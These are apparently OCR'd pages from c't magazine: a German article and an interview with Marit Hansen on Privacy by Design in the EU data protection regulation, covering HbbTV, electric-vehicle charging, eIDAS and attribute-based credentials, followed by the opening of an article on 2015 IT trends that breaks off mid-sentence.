
© Copyright by Heise Zeitschriften Verlag

Christiane Schulzki-Haddouti

Datensparsamkeit leben

Datenschutz-Grundverordnung der EU mischt die Karten neu

Die kommende Datenschutz-Grundverordnung der EU verlangt „Datenschutz durch Technik“. Das könnte vieles fundamental ändern: Nicht nur Amazon oder Google kümmern sich bislang nicht um den Datenschutz als technische Funktion, auch Standardisierungsvorhaben nehmen darauf keine Rücksicht. Neue Technik soll nicht nur mehr Sicherheit, sondern auch mehr Privatsphäre bringen.



Artikel 23 der kommenden europäischen Datenschutz-Grundverordnung bedeutet eine kleine Revolution im Datenschutzrecht: Privacy by Design wird dort vorgeschrieben. Datenschutz muss also künftig schon beim Design eines Systems eingebaut werden. Schon jetzt legt das Datenschutzrecht den Umgang mit personenbezogenen Daten fest – jedoch erst dann, wenn diese bereits erfasst sind. Obgleich die Datensparsamkeit, also das Gebot, nur wirklich notwendige Daten zu erfassen, im Bundesdatenschutzgesetz (BDSG) rechtlich vorgegeben ist, spielt sie in der Praxis kaum eine Rolle. Für den Fall, dass mehr Daten als unbedingt benötigt erfasst und genutzt werden, gibt es keine Sanktionen.

Setzt sich der neue Ansatz durch, müssen IT-Systeme von vornherein so gestaltet werden, dass sie die Datenschutzprinzipien, insbesondere den Grundsatz der Datensparsamkeit, praktisch verkörpern. Die Aufsichtsbehörden würden dann prüfen, ob alle Datenschutzprinzipien angemessen umgesetzt wurden, wobei vor allem ein Katalog von Best-Practice-Grundsätzen Maßstäbe setzen würde. Mit Sanktionen könnte die Einhaltung der neuen Maßgaben erzwungen werden.

Noch ist die Verordnung nicht verabschiedet, der Weg dorthin ist steinig. Im europäischen Gesetzgebungsprozess macht die Kommission den Aufschlag, das Parlament folgt mit einem korrigierten Entwurf, der dann in den Rat der Mitgliedstaaten eingebracht wird, der wiederum Änderungen vornimmt. Im Trilog zwischen den drei Institutionen bis voraussichtlich Ende 2015 wird die letztgültige Fassung ausgehandelt.

Die EU-Kommission sah in ihrem Entwurf von 2012 den „Datenschutz durch Technik“ als Ergänzung bestehender Rechte vor, aber präzisierte ihn nicht weiter. „Die Vorgaben waren so dehnbar und interpretierbar, dass aus der Industrie keine Ablehnung kam“, erinnert sich der grüne Europaabgeordnete Jan Philipp Albrecht. Die Industrie erwartete, dass „Datenschutz durch Technik“ letztlich durch ihre eigene Praxis bestimmt werden würde. Doch mit den Präzisierungen im nachfolgenden Parlamentsentwurf, für die Albrecht als Berichterstatter verantwortlich war, änderte sich das gravierend. Denn dieser führt nun explizit aus, dass nicht mehr personenbezogene Daten genutzt werden dürfen als „unbedingt nötig“. Auch dürfen sie nicht länger als für diese Zwecke „unbedingt erforderlich“ gespeichert werden. Hierfür müssen die Datenverarbeiter „neueste technische Errungenschaften“, den „Stand der Technik“ sowie „international bewährte

© Copyright by Heise Zeitschriften Verlag

Verfahren“ berücksichtigen. Dabei müssen sie die von der Datenverarbeitung ausgehenden Risiken einbeziehen. Ein wesentlicher Anreiz für die Umsetzung soll sein, dass „Datenschutz durch Technik“ künftig bei staatlichen Ausschreibungen als „Voraussetzung für Angebote“ gelten soll.

Was aber ist der „Stand der Technik“ und wer definiert ihn? Während die Kommission diesen nach Anhörungen mit den Beteiligten noch selbst über Guidelines anhand von Best-Practice-Beispielen definieren wollte, die wiederum über einen Rechtsakt implementiert werden sollten, schlug das Parlament vor, dass die Datenschutzbehörden die Guidelines in dem neu zu schaffenden Datenschutz-Ausschuss verabschieden sollen, in dem sich alle europäischen Aufsichtsbehörden abstimmen. Sie können dann der Kommission wiederum empfehlen, diese rechtsverbindlich zu machen.

Gegen die Vorgaben des Parlaments regt sich jetzt aber Widerstand, der sich im aktuellen Vorschlag des Rats der Mitgliedstaaten widerspiegelt, der allerdings noch intern diskutiert wird: Die Rede ist nicht mehr vom „Stand der Technik“, sondern von „verfügbaren Technologien“, wobei die Implementierungskosten berücksichtigt werden dürfen. Auch müssen die Maßnahmen „angemessen“ entsprechend den Risiken der Betroffenen und dem definierten Zweck durchgeführt werden. „Damit wird aus der Vorgabe, Datenschutz durch Technik zu implementieren, lediglich eine Bitte, auf die Einhaltung der Regeln zu achten“, meint Albrecht. Die Idee von Privacy by Design werde „total verwässert“. Im kommenden Trilog wird das Parlament daher auf seinen Formulierungen beharren.

Datensparsamkeit und Zweckgebundenheit


Falls die Vorgabe „Privacy by Design“ umgesetzt wird, werden viele Geschäftsmodelle unmöglich, an die wir uns gewöhnt haben. Amazon beispielsweise speichert alle Käufe eines Kunden seit der Aufnahme der Geschäftsbeziehung. Erlaubt ist das, weil Amazon in seiner Datenschutzerklärung wie vom Gesetzgeber gefordert Transparenz herstellt und den Kunden darüber informiert, dass seine Daten für den Empfehlungsmechanismus verwendet werden.

Die Luxemburger Datenschutz-Aufsichtsbehörde lässt bislang zu, dass die Daten über Käufe komplett gespeichert werden. Dabei wäre durchaus überlegenswert, ob nicht auch die Daten eines Jahres oder der letzten 20 Einkäufe für den Empfehlungsmechanismus genügen würden. Diese Problematik findet sich in allen Big-Data-Ansätzen wieder, sobald personenbezogene Daten ins Spiel kommen, etwa beim Web-Tracking, das mit Datensparsamkeit grundsätzlich unvereinbar ist.

In der Praxis spielt „Privacy by Design“ bei in Deutschland und Europa entwickelter Technik nur eine kleine Rolle. Die europäische IT-Sicherheitsbehörde ENISA stellt in ihrem Mitte Januar veröffentlichten Bericht „Privacy and Data Protection by Design – from policy to engineering“ fest, dass Datenschutz-Erwägungen bislang ignoriert werden.

Schulkommunikation mit Pseudonymen

An der Norrtull-Schule im schwedischen Söderhamn wurde im Rahmen eines ABC4Trust-Pilotprojekts ein Schulkommunikationssystem installiert, das die Verwendung diverser Pseudonyme durch eine Person und die Einrichtung besonders geschützter Bereiche erlaubt.



Internationale Anschlussfähigkeit

Den Grund hierfür sieht sie vor allem darin, dass Entwickler sowie Firmen und Institutionen, die Daten verarbeiten, das Problem nur „begrenzt wahrnehmen und verstehen“. Zudem seien die Wissenschaftler, die sich schon länger mit „Privacy by Design“ auseinandersetzen und ständig weitere Bausteine dafür entwickeln, nur unzureichend mit der Praxis vernetzt. Viele Entwickler würden daher neue Privacy-Techniken schlicht nicht kennen. Es fehlten zudem Anreize für die Umsetzung sowie Sanktionen bei Nicht-Umsetzung.

Standards sind für die Durchsetzung eines technischen Datenschutzes von zentraler Bedeutung. Der in Deutschland und der Schweiz entwickelte HbbTV-Standard erlaubt es beispielsweise, das Fernsehbild mit Informationen aus dem Internet anzureichern. Mit seiner Hilfe können Fernsehsender auch die Daten für die Nutzung der Zusatzdienste mit Webanalysediensten auswerten, ohne dass der Nutzer eines smarten Fernsehers das unterbinden kann. Dabei werden die Daten nicht anonymisiert, sondern mit dem Benutzer-Account des Anwenders verknüpft.

Aus dem an der Standardentwicklung maßgeblich beteiligten Institut für Rundfunktechnik (IRT), dem zentralen Forschungsinstitut der öffentlich-rechtlichen Rundfunkanstalten, ist zu hören, dass Datenschützer an der Entwicklung nicht beteiligt waren – und es auch wohl weiterhin nicht sind. Man habe zunächst Wert darauf gelegt, einen „international anschlussfähigen Standard“ zu entwickeln, wobei man davon ausging, dass die Hersteller und Sender, die beide Zugriff auf die Daten haben, sich dann bei der Umsetzung an das jeweilige nationale Recht halten.

Erst nach mehreren Untersuchungen der Technischen Universität Darmstadt, der c’t und der Stiftung Warentest, die zahlreiche Rechtsverstöße aufzeigten [1], zeigt man sich im IRT etwas aufgeschlossener. So soll eine neue Version „ein paar für den Datenschutz relevante Funktionen festlegen“. Die Hersteller der HbbTV-Geräte müssen Kontrollmöglichkeiten seitens des Nutzers aber selbst implementieren.

Kein anonymes Tanken

Eine ähnliche Situation herrscht bei den Elektroautos: Das in Deutschland entwickelte ISO-Protokoll 15118 sorgt dafür, dass das Fahrzeug an der Stromzapfsäule mit einer ID-Nummer angemeldet und die Stromlieferung automatisch abgerechnet wird. Doch weil das Protokoll nicht auf Datensparsamkeit optimiert ist, können die Stromversorger erfahren, wer wann wo lädt.

Das Bundeswirtschaftsministerium fördert ein Projekt namens SecMobil, das sich mit Datenschutz und IT-Sicherheit befasst. Hier werden manipulationsresistente Ladesäulen gebaut, die unter anderem die Identifikation eines Nutzers durch den neuen Personalausweis sowie andere Bezahlarten wie Prepaid-Karten unterstützen sollen. Von einem Projektteilnehmer ist allerdings zu hören, dass die Ergebnisse wegen „Praxisferne“ wohl künftig keine Rolle spielen werden. Eine Implementierung der notwendigen technischen Maßnahmen sei zu aufwendig.

© Copyright by Heise Zeitschriften Verlag

Tim Güneysu, Professor am Horst-Görtz-Institut für IT-Sicherheit, sagt, das Hauptproblem liege darin, dass für fast alle Ingenieure und Betreiber im Bereich der Elektromobilität die funktionalen Probleme im Vordergrund stehen, also die Reichweite der Batterieladung, ihre Lebensdauer und die Dauer des Ladevorgangs. Güneysu: „Selbst wenn wir bei diversen Treffen mit einigen Mühen den Konsens erreicht haben, dass Datenschutz aus zwingenden Gründen unumgänglich ist, wird doch noch erwartet, dass er eigentlich bei der Implementierung nichts extra kosten darf – und schon gar nicht viel."


Die Bundesdatenschutzbeauftragte Andrea Voßhoff ist mittlerweile in die „Nationale Plattform Elektromobilität" integriert – aber lediglich in einer Unterarbeitsgruppe. Angesichts dessen, dass Datenschutz offiziell als Querschnittsaufgabe begriffen wird, dürfte das nicht reichen. Rechtsexperten wie Volker Lüdemann und Eva Weis sind sich überdies einig, dass der deutsche Gesetzgeber hinsichtlich des Datenschutzes mit bereichsspezifischen Regelungen etwa im Energiewirtschaftsgesetz nachbessern muss. Weis betont auch, dass „ein Konzept des prozessbezogenen technischen Datenschutzes bei den Akteuren des Marktes" noch fehle. Privacy by Design spiele in der Debatte um die Ladesäulen-Architektur noch immer keine Rolle.

Tradition versus Innovation

Als problematisch gilt auch der jetzt diskutierte europäische Standard zum Austausch von Daten im Rahmen der grenzüberschreitenden Identifikation und Authentisierung (eIDAS), der das deutsche Signaturgesetz ersetzen soll. Die eIDA-Verordnung soll dafür sorgen, dass Deutsche im europäischen Ausland die Signaturfunktionen des neuen Personalausweises nutzen können. In der eIDAS-Grundverordnung ist zwar von „Privacy by Design" die Rede, doch wird gleichzeitig ein „Minimum Set" an Personendaten verlangt. Dafür werden Vorname, Nachname, Geburtsdatum und Geburtsort vorgeschlagen.

Die Informatikerin und stellvertretende schleswig-holsteinische Landesdatenschützerin Marit Hansen sagt: „Dieses Vorgehen ist traditionell durchaus verständlich, aber für ein Privacy-enhancing Design wären andere Möglichkeiten denkbar, die Eindeutigkeit garantieren, wie etwa kontextspezifische Identifier, bei denen abgesicherte Aufdeckungsmöglichkeiten denkbar sind." Der neue Personalausweis besitzt durch die Fähigkeit, Pseudonyme zu nutzen, bereits solche Möglichkeiten.

Ein erweiterter Ansatz, das Konzept der „attributbasierten Berechtigungsnachweise" (ABC), wird unter anderem in dem vor wenigen Tagen veröffentlichten ENISA-Bericht zu Privacy by Design vorgestellt, der eine Reihe von anwendbaren Privacy-Techniken auflistet, die als Stand der Technik gelten dürfen. Weitere Kapitel beschäftigen sich mit der Absicherung privater Kommunikation durch Verschlüsselung und der Pseudonymisierung.



Amazon Deutschland speichert Daten über Einkäufe zurück bis 1998, dem Jahr, als Amazon hierzulande an den Start ging.

Mit dem ABC-Konzept kann der herkömmliche Widerspruch zwischen Anonymität und Vertrauenswürdigkeit aufgelöst werden, der bislang in der Praxis die Etablierung vieler datenschutzfreundlicher Anwendungen blockiert. So kann sich ein Kommunikationspartner beim Vorlegen des Nachweises nicht über einen Namen, sondern über Attribute authentifizieren. Attribute sind Eigenschaften, wobei von Fall zu Fall unterschiedliche Eigenschaften abgefragt werden. Für einen Volljährigkeitsnachweis muss nicht das Geburtsdatum und schon gar nicht der Name genannt werden. Hier interessiert nur die Tatsache, ob der Betreffende älter als 18 ist. Abgefragt werden können bei Bürgerbeteiligungsprojekten etwa nur Wohnbereiche.

Flexible Berechtigungsnachweise

Weitere mögliche Eigenschaften eines Berechtigungsnachweises wären etwa ein Status wie „Schüler", „Student" oder „Rentner" für diverse Vergünstigungen. Der Ausweis ändert sich also von Fall zu Fall entsprechend der relevanten Abfragekriterien, wenn sein Besitzer ihn vorlegt. Die heutigen IT-Systeme sehen aber in der Regel einen Identifier, also eine feste Kennung, vor und ermöglichen so Datenaggregation, Profilbildung und Verkettung – und damit die Überwachbarkeit des Einzelnen. Mit den attributbasierten Berechtigungsnachweisen wäre hingegen „eine generelle Nichtverkettbarkeit als Basis" gegeben, versichert Marit Hansen. Die Nichtverkettbarkeit gehört wie die Transparenz und Intervenierbarkeit zu den Schutzzielen des Datenschutzes, ähnlich wie Integrität, Vertraulichkeit und Verfügbarkeit die Schutzziele von IT-Sicherheit sind.

Mit dieser Technik könnte man verschiedene Pseudonyme bei verschiedenen Diensten verwenden. So könnte man einen Bezahldienst mit Dienstleistungen koppeln, ohne dass der Anbieter erfährt, wer sein Käufer ist, meint Hansen. Die heutigen Scoring-Systeme, auf die fast alle großen Online-Shops zurückgreifen, arbeiten aber noch stets mit Vor- und Nachnamen.

Die attributbasierten Berechtigungsnachweise sehen auch die Möglichkeit zur Aufdeckung der Identität für Bereiche vor, in denen dies rechtlich vorgeschrieben ist. An schwedischen Schulen etwa steht dies in Schulkommunikationssystemen bei Mobbing-Fällen dem Direktor zu. Damit das Aufdecken nicht zum Standardfall wird, muss dokumentiert werden, wann wer und aus welchem Grund auf die Identität zugegriffen hat. Am besten geschieht dies verteilt auf mehrere Rollen. Nur wenn wirklich aufgedeckt werden muss, kommen Schlüssel und einzelne hinterlegte Datensätze zusammen. Auch müssen Bereiche definiert werden können, in denen es keine Aufdeckungsmöglichkeiten gibt – und Nutzer müssen diese Bereiche unterscheiden können.

Die meisten Standards beherrschen ein solches Identitätsmanagement noch nicht, weiß Marit Hansen. Sie betont: „Heimliche Hintertüren darf es aber nicht geben: Die Technik und die organisatorischen Prozesse müssen so gestaltet werden, dass Aufdecken die Ausnahme ist, in jedem Einzelfall nachvollziehbar begründet wird und die Betroffenen davon erfahren." Das wäre ein Fortschritt gegenüber dem Status quo. Heute können Service-Betreiber in der Regel sofort auf alle Identitätsdaten zugreifen, auch können die Datenbanken Angreifern in die Hände fallen oder einfach beschlagnahmt werden. (uma)

Literatur

[1] Ronald Eikenberg, Spion im Wohnzimmer, Privacy und Sicherheit bei Internet-fähigen TVs, c't 4/14, S. 78

c't Dokumente: ct.de/yxxy

© Copyright by Heise Zeitschriften Verlag

Christiane Schulzki-Haddouti

Datenschutz als Grundprinzip

Neustart mit „Privacy by Design“

Mit der neuen EU-Datenschutzgrundverordnung sollen die Karten neu verteilt werden. Datenschutz müsste dann künftig schon beim Design der Systeme mitgedacht werden.

Per „Privacy by Design“ implementierter Datenschutz spielt in der Praxis bislang nur eine marginale Rolle. Im Interview erklärt die Informatikerin und Datenschützerin Marit Hansen die Gründe dafür, warum so wenige IT-Systeme datenschutzfreundlich ausgelegt sind, und skizziert mögliche Lösungen.

c't: Wie kommt es, dass in Deutschland maßgeblich entwickelte Standards für das digitale Fernsehen, HbbTV oder das Abrechnungsmodell für das Tanken von Elektroautos keinen Datenschutz kennen?

Marit Hansen: Hauptsächlicher Grund ist vermutlich Unkenntnis der Datenschutz-Prinzipien, die hier verankert werden sollten. Standardisierungsgremien betonen, dass das Befolgen ihrer Standards nicht die Umsetzung des jeweils gültigen Rechts ersetzen darf. Jede verantwortliche Stelle muss also weiterhin für einen rechtskonformen Einsatz des IT-Systems Sorge tragen. Wenn beispielsweise beim Standard zum Abrechnen der Elektroauto-Aufladung von einer Kunden-ID die Rede ist, müssen trotzdem die jeweils gültigen Gesetze für die Verarbeitung personenbezogener Daten eingehalten werden, etwa durch einen Kundenvertrag.

c't: Das ist der rechtliche Status Quo. Was aber würde Privacy by Design für das Tanken von Elektroautos bedeuten?

Hansen: Privacy by Design geht darüber hinaus. Besser wäre es, wenn diese „Kunden-ID“ sich beispielsweise jedes Mal ändern würde oder sehr viele Personen hinter einer Kennung stehen könnten. Beides würde einer Verkettung und Profilbildung entgegenwirken. Die meisten Entwickler würden beim Lesen des Begriffs „Kunden-ID“ allerdings an eine eindeutig einem Kunden zugeordnete, über einen längeren Zeitraum wiederverwendete Kennung denken, statt datensparsamere Modelle zu realisieren.

Marit Hansen ist stellvertretende Landesbeauftragte für Datenschutz Schleswig-Holstein und arbeitet seit Ende der 90er Jahre in diversen Privacy-Projekten wie etwa AN.ON, PRIME oder ABC4Trust mit.

c't: Gerne wird bei Standards wie HbbTV die „internationale Anschlussfähigkeit“ betont, um auf Datenschutzfunktionen zu verzichten. Ist das Argument stichhaltig?

Hansen: „Privacy by Design“-Prinzipien sind weit über europäisches Recht hinaus anerkannt, etwa in den Global Privacy Standards und dem ISO/IEC-Standard 29100. Und genau diese Prinzipien müssten sehr viel mehr in technischen und rechtlichen Normen berücksichtigt werden. Entsprechend sollten bei jedem Standard Datenschützer, gerne auch Verbraucherschützer, Technikfolgenabschätzer oder Ethiker beteiligt werden. Das ist allerdings ressourcenintensiv und wäre im Augenblick von den meisten Datenschutzbehörden nicht zu leisten.

c't: Wo konnte sich Privacy by Design bereits durchsetzen?

Hansen: Vollständig durchsetzen? Nicht wirklich. Es gibt aber schon Good und Best Practices: Bei Medizindaten wird oft schon beim Entwickeln auch besonderer Wert auf Erfüllung von Datenschutzanforderungen gelegt, etwa durch geeignete Zugriffsbeschränkungen oder Anonymisierungs- oder Pseudonymisierungskomponenten. Auch hat der deutsche elektronische Personalausweis mehrere Features, die bereits in der Design-Phase datenschutzfreundlich konzipiert wurden. Beispielsweise muss nicht das Geburtsdatum übertragen werden, wenn eine Volljährigkeitsbestätigung ausreicht. Je nach Kommunikationspartner können sogar unterschiedliche Pseudonyme genutzt werden. In anderen europäischen Ländern hat man bei der Gestaltung von eIDs weniger darauf geachtet.

c't: Warum konnte sich „Privacy by Design“ bislang nicht durchsetzen?

Hansen: Es ist nach meiner Erfahrung nach unter Technik-Entwicklern nicht sonderlich bekannt. Mittlerweile gehören zwar Fragen der IT-Sicherheit zur Ausbildung von Informatikern, aber wie man rechtliche oder gesellschaftliche Anforderungen in Technik und Prozesse gießen oder sie zumindest technisch-organisatorisch unterstützen kann, wird kaum gelehrt. Die Wiederverwendung ist zudem ein Feature der Informatik, nämlich die Entwicklung von für mehrere Zwecke nutzbaren Modulen. Hingegen ist das zentrale Prinzip der Zweckbeschränkung aus dem Datenschutzrecht, das heißt Daten, die für einen Zweck erhoben wurden, nicht für andere Zwecke zu verwenden, im Informatikbereich kaum geläufig.

c't: Wie bekannt ist „Privacy by Design“ heute?

Hansen: Auch nachdem Mitte der 90er Jahre die Ideen für „Privacy by Design“ innerhalb der Datenschützer-Community verbreitet wurden, blieben sie noch immer etwas exotisch. „Privacy by Design“ wurde kaum in Software-Entwicklungs-Kursen oder Lehrbüchern behandelt. „Privacy by Design“ und Privacy-Komponenten finden sich nicht in Software-Entwicklungsumgebungen oder Bibliotheken. Privacy-Prinzipien wie Datensparsamkeit, Zweckbindung oder Rechte der Betroffenen wie das Auskunftsrecht sind vielen Entwicklern gar nicht bekannt. Aber auch viele Datenschützer beschäftigten sich im normalen Tagesgeschäft kaum damit: Selbst als Datensparsamkeit im Bundesdatenschutzgesetz aufgenommen wurde, waren keine Sanktionsmöglichkeiten für den Fall vorgesehen, sodass diese Regelung unbeachtet blieb.

c't: In der Praxis spielt Datensparsamkeit also keine Rolle?

Hansen: Noch zu wenig! Im Vordergrund stand und steht, dass für die Verarbeitung der personenbezogenen Daten eine Rechtsgrundlage vorhanden ist oder die Betroffenen informiert und freiwillig eingewilligt haben. Datensparsamkeit, oder noch allgemeiner gesagt Verhältnismäßigkeit, ist zweitrangig. Das zeigt sich auch an der deutschen PKW-Maut-Debatte: Soll ein Verfahren, bei dem viele Daten gesammelt werden und gleichzeitig eine strenge Zweckbindung per Gesetz vorgesehen ist, in Ordnung sein, wenn doch andere Länder datensparsamere Verfahren wie eine einfache Vignette realisiert haben und auch Forschungsergebnisse zu datensparsamen komplexeren Lösungen existieren?

c't: Wie kann Privacy by Design prüffähig werden – sowohl für betriebliche Datenschutzbeauftragte als auch für Aufsichtsbehörden?

Hansen: Ein Checklist-Ansatz reicht nicht aus; Konzepte müssen begründet, Risiken müssen diskutiert werden. Und – das gehört noch zum Bereich der Forschung – die Systeme sollten so gebaut werden, dass sie ihre Compliance mit dem Recht und mit den Privacy-by-Design-Kriterien demonstrieren und sich betriebliche Datenschutzbeauftragte und Aufsichtsbehörden stets vom korrekten Funktionieren überzeugen können, etwa durch standardisierte Protokolle und Schnittstellen. (uma) c't

© Copyright by Heise Zeitschriften Verlag

Jürgen Kuri, Axel Kossel

Der digitalisierte Alltag

IT-Technik, die das Jahr 2015 prägen wird

Die Smartphone-Revolution ist vorbei. Das Internet als mobiles Tool, mit dem wir unseren Alltag organisieren, ist heutzutage eine Selbstverständlichkeit. Was die Smartphones verändert haben, geht auf im Internet der Dinge. Dinge? Welche Dinge? Alle! Nach der Organisation des Alltags mit digitalen Mitteln gehen wir über zu einer Digitalisierung des Alltags, in dem die vernetzten Dinge vieles selbstständig erledigen, um das wir uns derzeit noch kümmern müssen.

Zukunftsmusik? Bei Weitem nicht. Einzelne Komponenten, die zur Zukunft eines digitalisierten Alltags gehören, sind schon in der Entwicklung oder werden in diesem Jahr bereits für User verfügbar. Aber halt. So ganz ist sie dann doch noch nicht vorbei, die Smartphone-Revolution. Es geht natürlich weiter mit immer neuen Modellen, die noch bessere Bildschirme, noch schnellere Prozessoren, noch mehr Speicher mitbringen. So richtig revolutionär ist das allerdings erst mal nicht mehr, es sind Weiterentwicklungen dessen, was die meisten von uns schon mit sich herumtragen.

Das minimierte Heimkino

Mit Smartphones, die Bildschirme mit kleinerer Diagonale als 5 Zoll haben, ist aber kein Blumentopf mehr zu gewinnen. Mittlerweile haben sich viele bereits an die 6-Zoll-Smartphones gewöhnt, der Übergang zu den kleinen Tablets wird fließend. Das wird auch von einer Veränderung der Gewohnheiten beziehungsweise bevorzugten Einsatzgebiete gefördert: Sah man noch vor ein, zwei Jahren Leute auf der Straße und in der U-Bahn vor allem in ihr Handy sprechen, so schauen sie jetzt im Sitzen, aber auch im Laufen mit gebeugtem Kopf auf ihr Smartphone und tippen. Telefonieren ist out, Messaging ist in. Das bekommen selbst die Social Networks zu spüren (siehe Kasten auf S. 83).

Die großen Bildschirme – in Verbindung mit 64-Bit-Prozessoren, die mehr Speicher adressieren können – bringen auch eine neue Kategorie an Smartphones hervor: Heimkino-Smartphones könnte man sie nennen, Geräte mit brillantem 4K-Bildschirm und

